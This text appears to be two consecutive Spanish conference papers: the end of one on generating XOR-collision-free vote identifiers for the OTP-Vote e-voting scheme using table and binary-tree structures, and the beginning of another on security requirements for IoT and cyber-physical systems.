Los identificadores de cada tabla son secuencias de bits. Las mismas serán usadas dentro de la tupla que almacena los votos. En la siguiente figura puede observarse un ejemplo de una tupla sencilla, en la que se destinan 8 bits para almacenar el identificador del voto, 4 bits para almacenar el identificador del cargo y 8 bits para el identificador candidato.




Figura 8: Ejemplo de Semántica de una Tupla de Voto

De acuerdo al modelo propuesto, en esta etapa se definen: las dimensiones de cada uno de los atributos y la disposición de los mismos dentro de la tupla (los bits de cada atributo pueden estar almacenados de forma continua o dispersa dentro de la misma), esta configuración puede variar entre elecciones.

Para establecer la dimensión de tales parámetros debe tenerse en cuenta cuál es la probabilidad de que un intruso pueda detectar una tupla válida de entre todas las tuplas posibles. A través del aumento de la redundancia en la cantidad de bits usados para el almacenamiento de cada uno de los atributos, la probabilidad de obtener una tupla válida de entre todas las combinaciones de valores posibles puede llevarse a cualquier valor deseado.

Sea el evento:

$IdV = \text{“Se obtiene un valor válido de Identificador de Voto”}$

La probabilidad de que este hecho ocurra es:

$$P(IdV) = N/2^{TbId} \quad (8)$$

donde N es la cantidad de electores y $TbId$ es la cantidad de bits del identificador del voto.

Sea:

$CargoV = \text{“Se obtiene un valor válido de Cargo”}$

Para cada cargo la probabilidad de que este hecho ocurra es:

$$P(CargoV) = 1/2^{TbCargo} \quad (9)$$

donde $TbCargo$ es la cantidad de bits de cada cargo que se vota.

Sea el evento:

$CandV = \text{“Se obtiene un valor válido de Candidato”}$

La probabilidad de que este hecho ocurra es:

$$P(CandV) = \#Cand \text{ para el cargo} / 2^{TbCandidato} \quad (10)$$

donde $TbCandidato$ es la cantidad de bits asignada para almacenar el candidato.

Para que sea posible obtener todos los valores de una tupla, se deben generar valores válidos para todos los atributos, probabilidad que corresponde a eventos independientes y se expresa como el producto de las probabilidades. Se define el evento:

$TodosVálidos = \text{“Todos los atributos de la tupla toman valores válidos”}$

La probabilidad de que este hecho ocurra es:

$$P(TodosVálidos) = P(IdV)P(CargoV)P(CandV) \quad (11)$$

Por ejemplo, para 240 electores, 10 candidatos y un cargo con:

$TbId=16$

$TbCargo=4$

$TbCandidato=16$, se tiene:

$$P(\text{TodosVálidos}) = (240/2^{16})(1/2^4)(10/2^{16}) = 3,49246E-08$$

Cuando se aumenta el número de bits, la probabilidad de obtener una tupla válida, toma valores significativos. Por ejemplo:

$TBId=256$

$TBCargo=64$

$TBCandidato=256$, se tiene:

$$P(\text{TodosValidos}) = (240/2^{256})(1/2^{64})(10/2^{256}) = 9,7036E-171$$

El valor obtenido para $P(\text{TodosValidos})$ es extremadamente bajo para éstos últimos parámetros seleccionados y puede inferirse de los ejemplos que a través del aumento de la redundancia en el almacenamiento de los atributos puede llevarse a cualquier valor deseado.

Cada una de las tuplas que representa un voto se almacenará haciendo uso del esquema anteriormente descrito denominado MCDU.

En la siguiente figura puede observarse la estructura:




Figura 9: Esquema de Almacenamiento de los Votos

Dado que las tuplas o votos se almacenan en el ABV mediante una operación XOR [9], los códigos de las tablas deben cumplir con un

conjunto de características [10] con el objetivo de evitar que, a partir de votos que colisionan, el voto pueda interpretarse incorrectamente.

Cada identificador (Id_i) que se agregue debe:

1. Ser distinto a los que ya están almacenados previamente:

$$Id_i \neq Id_j \quad \forall j \quad 1 \leq j \leq i-1 \quad (12)$$

2. El XOR del mismo con cada uno de los identificadores que ya residen en la tabla, no debe dar como resultado alguno de los Id existentes:

$$Id_i \oplus Id_j \neq Id_k \quad \forall j \quad 1 \leq j \leq i-1, \quad \forall k \quad 1 \leq k \leq i-1 \quad (13)$$

3. El XOR del mismo con cada una de las combinaciones de grupos de los identificadores que ya residen en la tabla, no debe dar como resultado alguno de los Id existentes.

Estos requerimientos evitan situaciones como la que se puede percibir en el ejemplo de la siguiente figura:




Figura 10: Ejemplo de Colisión

Hasta el momento, los desarrollos que se han efectuado se limitan a utilizar redundancias significativas para garantizar, de esta manera, que la probabilidad de que una colisión (simple o múltiple) genere una tupla válida se mantenga tan baja como sea exigido. El presente documento explora un camino diferente, tratando de definir los costos reales de verificar que todos los identificadores generados cumplan con las características requeridas.

La verificación de las condiciones mencionadas, se traduce en algoritmos que son costosos en cuanto a cantidad de almacenamiento usado y también en tiempo de ejecución. En la siguiente sección se especifican dos propuestas que cumplen con las condiciones exigidas.

4. Algoritmo para la Generación de Códigos

Dado que los identificadores de cada tabla deben cumplir con la característica general de ser distintos a los ya generados y además, para cada nuevo Id_i que se agregue a la tabla debe verificarse que:

$$Id_i \oplus C \oplus_i^j : 1 \leq j \leq i - 1 \quad (14)$$

Donde

$$C \oplus_i^j$$

indica el XOR de los identificadores resultantes de la combinatoria de i elementos tomados de a j , se desarrolla un algoritmo que permite la generación de tales códigos, que son utilizados en las tres tablas (Identificadores de Votos, Cargos y Candidatos)

Con el objetivo de aprovechar la propiedad asociativa de la operación XOR, el algoritmo propuesto almacena los cálculos obtenidos al agregar cada uno de los identificadores en una estructura de datos denominada DatosXOR.

Cuando se genera el primer código (Id_1), si es distinto a una cadena de ceros, el mismo se agrega a la estructura DatosId (que almacena los identificadores) correspondiente y a DatosXOR.

Para el caso del segundo, si Id_2 no corresponde a una cadena de ceros, se genera una estructura auxiliar DatoXORAux, en la que se almacena el XOR de Id_2 con cada uno de los Identificadores que ya residen en DatosXOR, nótese que Id_1 es el único elemento que reside en la estructura DatosXOR, por lo que se almacenará $Id_1 \oplus Id_2$, y además se agrega Id_2 , luego se verifica que los datos almacenados en DatosXORAux, no coincidan con los que se encuentran almacenados en DatosId, si esta condición se cumple, se almacena Id_2 , en DatosId y se agrega la información de DatsXORAux a DatosXOR, que en este caso tiene 3 elementos, Id_1 , $Id_1 \oplus Id_2$ y Id_2 .

Luego de generar Id_3 , y verificar que sea distinto a la cadena de ceros, se procede a realizar el XOR de Id_3 , con los tres elementos que residen en la estructura DatosXOR:

$$\begin{aligned} & Id1 \oplus Id_3 \\ & Id_1 \oplus Id_2 \oplus Id_3 \\ & Id2 \oplus Id_3 \end{aligned}$$

a los que se agrega Id_3 y se almacenan en DatosXORAux. Igual que en el caso anterior si se cumplen las condiciones se vuelcan las tuplas de

DatosXORAux a DatosXOR y se agrega Id_3 a DatosId.

De la misma manera se van generando los restantes Identificadores.

El algoritmo básico propuesto queda expresado de la siguiente manera:

```

Begin
v:= 0;
Repeat
ProducirCodigoAleatorio(Id, TBits);
if not TupladeCeros(Id, TBits) then
begin
GenerarXOR(Id,DatosXOR,DatosXORAux)
If VerificaCondiciones(DatosId,DatosXORAux)
then
begin
Inc(v);
Agregar(Id,DatosId);
AgregarTuplas(DatosXORAux, DatosXOR);
end;
end;
Until(v= N);
End
    
```

Donde los subprocesos realizan las siguientes funciones:

- *ProducirCodigoAleatorio(Id)*: genera *TBits* bits de forma aleatoria que conforman un *Id* candidato. Cabe aclarar que los códigos producidos por este proceso surgen de un simulador, quedando como trabajo futuro el estudio y la demostración de la aleatoriedad incluida en la generación de los mismos.
- *TupladeCeros(Id, TBits)*: retorna verdadero si el *Id* generado aleatoriamente está conformado por *TBits* en cero. Esta tupla no debe permitirse como código válido, dado que el XOR de la misma con cualquier otra tupla, dará como resultado la mencionada tupla.
- *GenerarXOR(Id, DatosXOR,*

DatosXORAux): recupera cada elemento de la estructura que almacena los XOR generados (*DatosXOR*), le aplica XOR con el *Id* y lo almacena en la estructura auxiliar *DatosXORAux*.

- *VerificaCondiciones(DatosId, DatosXORAux)*: verifica que la estructura auxiliar *DatosXORAux* y la que almacena los Identificadores (*DatosId*), no tengan elementos en común.
- *Agregar(Id, DatosId)*: almacena el identificador en la estructura.
- *AgregarTuplas(DatosXORAux, DatosXOR)*: mueve las tuplas de la estructura auxiliar *DatosXORAux* a *DatosXOR*.

Las variables:

- *v*: indica la cantidad de identificadores de voto que se van produciendo.
- *Id*: es el código que se produce en la iteración.
- *TBits*: es la cantidad total de bits que conforman el *Id*.

En la primera propuesta, el algoritmo hace uso de estructuras lineales:

- *DatosId*: es una tabla en la que se almacenan los Identificadores (que cumplen con las condiciones requeridas).
- *DatosXOR*: tabla o arreglo que guarda la lista de los XOR expresados en los requerimientos 1, 2 y 3 y que van generándose cada vez que se agrega un nuevo *Id*.
- *DatosXORAux*: estructura auxiliar que presenta las mismas características que *DatosXOR*.

Evaluando el almacenamiento usado se tiene:

- La tabla *DatosId* contendrá en cada iteración *v* elementos que finalmente llegarán a ser *N*.
- El arreglo *DatosXORAux* tendrá en cada iteración, $2^{(v-1)}$ tuplas, donde *v* es la cantidad de identificadores que tiene *DatosId* en la iteración actual. En la *N*-ésima iteración será $2^{(N-1)}$.

- La tabla *DatosXOR* tendrá en cada iteración,

$$\sum_{i=1}^v 2^{i-1}$$

tuplas, donde *v* es la cantidad de identificadores que tiene *DatosId* en la iteración actual.

Para calcular el total del almacenamiento, cada uno de los elementos o tuplas de las tablas que se mencionan, deben multiplicarse por *TBits*.

A continuación se muestra la cantidad de almacenamiento máxima en bits requerida en las tablas que almacenan los XOR a medida que aumenta *N* para identificadores de 4 bits.

Puede observarse en la Figura 11, el crecimiento de la cantidad de almacenamiento requerido con el aumento de la cantidad de Votos, es decir, de la cantidad de elementos de *DatosId*, lo que impacta significativamente en el espacio necesario para almacenar los bits en *DatosXOR* y la *DatosXORAux*.




Figura 11: Crecimiento en Bits de las Tablas según N

Para subsanar este inconveniente se propone aplicar el mismo algoritmo, pero modificar las estructuras usadas y en lugar de almacenar los bits en Tablas, es decir estructuras lineales, incluirlos en estructuras jerárquicas binarias ordenadas a partir de las cuales se pueda recuperar la información, es decir Árboles Binarios Ordenados de Recuperación [11] cuyos elementos son bits.

A continuación se muestra la conformación de la estructura mencionada para el siguiente ejemplo: $Id_1 = 0100$, $Id_2 = 0101$, $Id_3 = 1111$, y $Id_4 = 0110$.

Luego de la inserción del primer elemento (Id_1):




Figura 12: Árbol resultante luego de agregar Id_1

Al agregar el elemento Id_2 , se reutiliza parte de los bits que son usados por el Id_1 .




Figura 13: Árbol resultante luego de agregar Id_2




Figura 14: Árbol resultante luego de agregar Id_3




Figura 15: Árbol resultante luego de agregar Id_4

En la siguiente figura se muestra la representación de 4 Identificadores en la Tabla y en el Árbol Binario Ordenado de Recuperación de Identificadores.




Figura 13: Almacenamiento de Códigos en Tabla y Árbol Binario Ordenado de Recuperación

Resulta claro que la altura del árbol será igual a $TBits+1$, dado que la raíz no almacena contenido de los identificadores. Si se considera que la Raíz se encuentra en Nivel 0, un Árbol Binario Ordenado de Recuperación de $TBits$ Niveles permite almacenar 2^{TBits} identificadores distintos.

La siguiente tabla compara la cantidad de almacenamiento usado por una tabla de Identificadores y un Árbol.

Tabla 1: Comparación de la Cantidad de Almacenamiento

Longitud del Código (TBits)	Cantidad de Id Posibles en un Árbol	Bits usados en un Árbol	Cantidad de Id Posibles en una Tabla con el mismo almacenamiento
4	16	30	7
5	32	62	12
6	64	126	21
7	128	254	36
8	256	510	63
9	512	1022	113

10	1024	2046	204
----	------	------	-----

En cuanto a la complejidad de los algoritmos, se observa que el proceso *VerificaCondiciones (DatosId, DatosXORAux)* es el que presenta mayores diferencias según la estructura usada.

Para el caso de la estructura secuencial, el algoritmo recorre cada uno de los $v-1$ elementos, que ya se encuentran generados como identificadores válidos en la Tabla de DatosId, y verifica que los mismos no se encuentren en la Tabla DatosXORAux que se genera en la v -iteración, y que contendrá 2^{v-1} elementos, por lo que en el peor caso, deberán realizarse $(v-1) \cdot 2^{v-1}$ comparaciones, cada una de las cuales implicará $TBits$.

En el caso de usar una estructura de árbol binario ordenado de recuperación, para la iteración v , se realizarán $v-1$ comparaciones de $TBits$, dado que la búsqueda en un árbol binario que presenta las características de ser ordenado y de recuperación es el orden de la altura del árbol que en este caso es siempre de $TBits$ y corresponde a la longitud de todas las claves.

La mejora puede observarse en la siguiente tabla:

Tabla 2: Cantidad de Comparaciones según la Estructura Usada

Cantidad de comparaciones de $TBits$ en el peor caso para estructura lineal	Cantidad de comparaciones de $TBits$ para estructura jerárquica
$(v-1) \cdot 2^{v-1}$	$v-1$

5. Conclusiones

Si bien la generación de códigos o identificadores con las características requeridas por el sistema de Voto Presencial OTP-Vote, resultarían en algoritmos de crecimiento exponencial, en el presente trabajo se propone un algoritmo que hace uso de almacenamiento auxiliar para registrar los resultados de las operaciones XOR intermedias que se realizan cada vez que se agrega un nuevo identificador, aprovechando la propiedad asociativa de la operación XOR.

Se detallan dos posibilidades de almacenamiento. En primer lugar se propone el uso de estructuras secuenciales y se llega a la conclusión de que el crecimiento del almacenamiento necesario, dado por la generación

de los XOR de cada identificador con todas las combinaciones de todos los existentes, es de tipo exponencial.

Se propone luego la alternativa de almacenar los datos en árboles binarios, cuyos elementos son bits, que se mantienen ordenados y que permiten la recuperación de los códigos almacenados, generando además un ahorro significativo en el almacenamiento utilizado.

En cuanto a la complejidad algorítmica, si bien varios procesos presentan iguales valores, el denominado *VerificarCondiciones*, que representa el aspecto central del presente trabajo, muestra una mejora sensible en su versión basada en la estructura jerárquica con respecto a la que está desarrollada sobre la estructura lineal.

6. Referencias

[1] McGaley, M., Gibson, J. "A Critical Analysis of the Council of Europe Recommendations on E-Voting - *Proceedings of the USENIX/Accurate Electronic Voting Technology Workshop 2006 on Electronic Voting Technology Workshop*.

[2] Bast, S. "*Confidencialidad e Integridad de Datos en Sistemas de E-Voting – Un Modelo para la Implementación Segura de un sistema de Voto Presencial*" - Editorial Académica Española. <https://www.eae-publishing.com>-ISBN 978-3-639-53793-2. 2017

[3] Garcia, P. "Una Optimización para el Protocolo Non Interactive Dining Cryptographers" - Editorial Académica Española (<https://www.eae-publishing.com/> - ISBN-13: 978-3-639-85270-7. ISBN-10: 3639852702. EAN: 9783639852707 – 2017.

[4] Shannon, C. "Communication Theory of Secrecy Systems" - *Bell System Tec Journal* - 1949.

[5] van de Graaf J.: "*Anonymous One Time Broadcast Using Non Interactive Dining Cryptographer Nets with Applications to Voting*". Publicado en: "Towards Trustworthy Elections". Ps 231-241. Springer-Verlag Berlin, Heidelberg. ISBN: 978-3-642-12979-7.

[6] van de Graaf J., Montejano G., García P.: "Manejo de Colisiones en un Protocolo Non Interactive Dining Cryptographers". *Anales de las 42° Jornadas Argentinas de Informática e Investigación Operativa (JAIIO, ISSN: 1850-2776). Workshop de Seguridad Informática (WSegI 2013, ISSN: 2313-9110)*. Páginas 29 a 43. Disponible en: <http://42jaiio.sadio.org.ar/proceedings/simposios/Trabajos/WSegI/03.pdf>. 2013.

[7] García P., van de Graaf J., Montejano G., Bast S., Testa O.: "Implementación de Canales Paralelos en un Protocolo Non Interactive Dining Cryptographers". *43° Jornadas Argentinas de Informática e Investigación Operativa (JAIIO 2014)*,

Workshop de Seguridad Informática (WSegI 2014). <http://sedici.unlp.edu.ar/handle/10915/42066>.

[8] García P., Bast S., Montejano G.: "Anonimato Incondicional en Sistemas de Voto Electrónico Presencial". *Workshop de Investigadores en Ciencias de la Computación (WICC 2017)* Número 9627. 2017.

[9] Murdocca M., Heuring V. "*Principles of Computer Architecture. Appendix A: Digital Logic*". Editor: Addison Wesley; Edición: US ed (29 de noviembre de 1999) Idioma: Inglés - ISBN-10: 0201436647 - ISBN-13: 978-0201436648.

[10] García P., Bast S., Montejano G., Fritz E: "Codificación de Sufragios con Detección de Colisiones en NIDC con Canales Paralelos de Slots". *CoNAIISI 2016*.

[11] Cormen T., Leiserson C., Rivest R., Stein C: "*Introduction to Algorithms*". 3th Edition. MIT Press 2009. ISBN 978-0-262-03384-8

Aportes para una Internet de las Cosas Seguras

Miguel Solinas

*Departamento de Computación
Facultad de Ciencias Exactas Físicas y
Naturales - UNC
Av. Vélez Sarsfield 1611
miguel.solinas@unc.edu.ar*

Javier Alejandro Jorge

*Desarrollo en electrónica e informática
Instituto Nacional de Tecnología Industrial
Av. Vélez Sarsfield 1561, Córdoba
jjorge@inti.gob.ar*

Eduardo Casanovas

*Departamento Computación e Informática
Facultad de Ingeniería - IUA
Av. Fuerza Aérea 6500 - Córdoba
ecasanocas@iua.edu.ar*

Carlos Tapia

*Departamento Computación e Informática
Facultad de Ingeniería - IUA
Av. Fuerza Aérea 6500 - Córdoba
ctapia@iua.edu.ar*

Resumen

Este trabajo surge de un proyecto de investigación que cuestiona el impacto de la seguridad de los sistemas embebidos sobre las infraestructuras críticas. Una encuesta reciente con un diagnóstico preocupante sobre la seguridad de los sistemas embebidos que se están construyendo es el disparador para precipitar esta publicación. Todos los fabricantes aspiran a conectar sus desarrollos a Internet y sabemos que Internet es un espacio esencialmente inseguro. Luego se presentan tres propuestas esenciales para mejorar la seguridad en la construcción de sistemas compuestos por hardware y software que censan, procesan y actúan sobre el mundo físico.

1. Sistemas ciber físicos

El uso más visible de las computadoras (hardware y software) es el procesamiento de la información. Las utilizamos para escribir y editar documentos de todo tipo, buscar información en la web, comunicarnos por correo electrónico y consultar datos financieros. Pero la mayoría de las computadoras en funcionamiento son menos visibles.

La mayoría de las computadoras funcionan embebidas en automotores como sistemas de control de motores, frenos, cinturones de seguridad, airbag y audio. Codifican digitalmente la voz y construyen una señal de radio para enviarla desde un teléfono celular a una estación base y desde ella a otro teléfono celular.

Controlan el horno de microondas, el refrigerador y el lavavajillas. Funcionan en impresoras domésticas e industriales. Comandan robots de líneas de montaje, controlan la generación de plantas de energía, los procesos en las plantas químicas y los semáforos de una ciudad. Buscan microbios en muestras biológicas, construyen imágenes del interior del cuerpo humano y miden sus signos vitales. Procesan señales de radio del espacio buscando supernovas. También controlan autos, aviones, drones y trenes.

Todas estas computadoras, “menos visibles”, se denominan sistemas embebidos y el software que ejecutan se conoce como software embebido.

Si bien los sistemas embebidos existen desde la década del '70, el tratamiento que se les dio para su diseño y construcción fue el tratamiento habitual para una computadora utilizada para procesar información.

Ya en este siglo XXI, gracias a la evolución y madurez de los sistemas embebidos, se superaron la mayoría de sus problemas de limitación de recursos. Y el principal problema en su diseño ha pasado a ser la interacción con el mundo físico.

A partir de esa nueva problemática surge el término Cyber Physical Systems (CPS) como el concepto que contiene a los sistemas embebidos y enfoca los principales desafíos de diseño e implementación sobre la interacción con el mundo físico.

Estos nuevos sistemas complejos, son la base para la construcción, entre otras cosas, de las anunciadas ciudades inteligentes. Millones de sensores/actuadores distribuidos en dispositivos que prometen ayudar a mejorar la experiencia de vivir en las grandes ciudades.

También son la base para el desarrollo de la Internet de las Cosas o Internet of Things (IoT), la Industria 4.0, la Internet Industrial y futuras innovaciones que pudieran surgir.

El desarrollo de estos conceptos y la propuesta de nuevas aplicaciones han sido tan vertiginosos que hoy se habla del concepto de “neblina”, como una especie de “nube” pero más próxima a la superficie terrestre. Viviremos sin darnos cuenta y de forma permanente inmersos en una “neblina” de sistemas embebidos.

2. Internet de los sistemas críticos

La visión que tendrá el habitante de las grandes ciudades, de una experiencia con un entorno “inteligente”, donde los servicios que antes funcionaban desconectados de Internet ahora disputan su presencia en la red, trae aparejado el riesgo de sumar elementos que controlan nuestra vida cotidiana a un mundo **esencial y profundamente inseguro**. Si hay una propiedad que podemos observar de Internet, es su inseguridad. Es suficiente un buscador web y algunas pocas palabras claves para que incluso un neófito encuentre evidencias de esta afirmación.

Ese mundo inseguro se construyó a partir de tres premisas básicas:

- La primera es la excesiva importancia al “**time to market**”, lo esencial es llegar primero para capturar la mayor porción del mercado.
- Lo segundo fue producto directo del primero, las empresas trabajaron desde 1969 (nacimiento de la Internet) para satisfacer la necesidad de entregas (**release o muerte**) no de “entregas seguras”. Y sus colaboradores cumplieron, llegaron primero, pero nunca fue una motivación llegar con un producto seguro.
- Ese desinterés por la seguridad generó el tercer principio, **un vacío de herramientas** y métodos para diseñar, implementar, validar y mantener sistemas seguros.

Esto tres factores son determinantes de la inseguridad de la Internet que nos rodea y tiene garantizada su continuidad.

Ahora bien, nos preguntamos ¿qué son las infraestructuras críticas? y ¿qué tienen que ver con la “neblina”?

Las infraestructuras críticas son aquellas que brindan los servicios esenciales para una sociedad u organización moderna. Ponerlas en riesgo, es poner el riesgo la gobernabilidad de una nación, de una organización o su estilo de vida. Por ejemplo, el “*Presidential Policy Directive-21*” (PPD-21) [1], referida a la Seguridad y Resiliencia de Infraestructuras Críticas de USA, identifica 16 sectores:

1. Industrias químicas,
2. Infraestructuras comerciales,
3. Comunicaciones,
4. Fábricas,
5. Represas,
6. Industria base de defensa,
7. Servicios de emergencia,
8. Energía,
9. Servicios financieros,
10. Alimentación y agricultura,
11. Instalaciones de gobierno,
12. Salud pública y privada,
13. Tecnologías de la Información,
14. Materiales y reactores nucleares,
15. Sistemas de transporte,
16. Agua y saneamiento.

Los CPS (o la más familiar IoT) si bien van a mejorar muchos aspectos de nuestras vidas, también harán críticas muchas actividades que hasta hoy no lo son. Por lo que este listado se ampliará cuando el mundo sea más “inteligente” gracias a las contribuciones de los Cyber Physical Systems de manera directa y a los sistemas embebidos de manera indirecta.

3. Seguridad de los sistemas embebidos

Nos referiremos a un informe reciente de Barr Group: 2017 Embedded Systems Safety & Security Survey. Barr Group es una Empresa de consultoría enfocada específicamente en la calidad, seguridad y la confiabilidad de sistemas embebidos.

Este año 2017 realizó la tercera encuesta anual global de mercado, con el objetivo de profundizar en el conocimiento sobre tendencias y prácticas que hacen a la confiabilidad y seguridad propiamente dicha en la industria de Sistemas Embebidos y elaborar un diagnóstico que permita realizar propuestas de mejora.

Se completaron 2.022 encuestas donde aproximadamente la mitad de ellas procedían de América del Norte, una cuarta parte de Europa, un 14% de Asia y un 9% para el resto del mundo.

En primer lugar, fueron eliminados 147 encuestados si la persona encuestada no tenía experiencia directa con el diseño, o si los encuestados estaban en la universidad. A ellos se sumaron 80 encuestados más que no estaban directamente involucrados con el diseño de Sistemas Embebidos. Finalmente, hubo 69 encuestados, que presentaron respuestas inconsistentes en los detalles sobre el proyecto actual, por lo que se asumió que no estaban realmente comprometidos con el diseño. Así la encuesta quedó conformada por 1.726 profesionales ingenieros calificados, fuertemente involucrados con los procesos de diseño de Sistemas Embebidos. Se pueden consultar mayores detalles sobre la encuesta en [2].

Las principales conclusiones a la que llega la encuesta son las siguientes:

- La industria está construyendo Sistemas Embebidos que forman parte de sistemas que frente a una falla pueden poner en riesgo la salud y la vida de las personas sin tener en cuenta aspectos fundamentales para minimizar el riesgo de que el peor caso ocurra. Y se refiere a sectores de la industria regulados como la industria automotriz, equipos médicos y electrónica de consumo.
- El 60% de los dispositivos que hoy construye la industria, en algún momento de su vida útil se conectará a Internet. Eso es un riesgo enorme conociendo la problemática de seguridad que padece la Internet.
- A pesar de que hay regulaciones y recomendaciones para mejorar la seguridad de los sistemas que se construyen, hay un tercio de proyectos que no las tienen en cuenta a pesar de que están construyendo sistemas críticos que pueden poner en riesgo la seguridad de las personas que los utilicen o las que se encuentren en su proximidad.
- Si bien la seguridad es una preocupación en todos estos proyectos, no se la aborda ni trata como un aspecto que debe ser considerado a la altura de un requerimiento funcional. Este criterio incluye a dispositivos críticos.

Se pueden obtener más conclusiones del informe pero creemos que estas cuatro son suficientes para abordar por un lado la propuesta de este trabajo y por otro la necesidad de reflexionar sobre qué haremos frente a una próxima Internet de las cosas inseguras.

4. Aspectos esenciales para la mejora de la seguridad en CPS

Cuando hablamos de la esencia de algo, el diccionario de la Real Academia Española, nos menciona en sus primeras acepciones “aquello que constituye la naturaleza de las cosas, lo permanente e invariable de ellas”, luego se refiere también en términos de “lo más importante y característico de una cosa”. Si pretendemos construir sistemas seguros, existen cuestiones que se transforman en esenciales.

En esta sección proponemos tres aspectos esenciales para la construcción de CPS seguros. No excluyen otros criterios y recomendaciones que puedan realizarse y en todo caso siempre las complementarán.

Primero, la seguridad es un aspecto que debe ser considerado como un requerimiento funcional a nivel de sistema que luego se trasladará sobre sus componentes de software y hardware.

Segundo, se debe abordar la construcción de éste tipo de sistemas a partir del diseño y evaluación de modelos a

nivel de sistema que luego impactarán sobre modelos de los diferentes componentes de software, hardware e interacción con el mundo físico.

Tercero, en la medida de lo posible, se deben utilizar las mejores prácticas en la construcción de la seguridad y con ello nos referimos a soluciones a problemas conocidos, concretamente patrones de diseño.

A continuación desarrollamos estas tres ideas que son el núcleo de nuestro trabajo.

4.1. La seguridad como requerimiento funcional

Hace más de diez años que diversos autores [3] [4] [5] [6] proponen diferentes estrategias para abordar el tratamiento de la seguridad en términos de requerimientos equivalentes a los funcionales. Me referiré brevemente a la propuesta de [6] y a la utilización de herramientas de aplicación común para un sistema como para un componente de software.

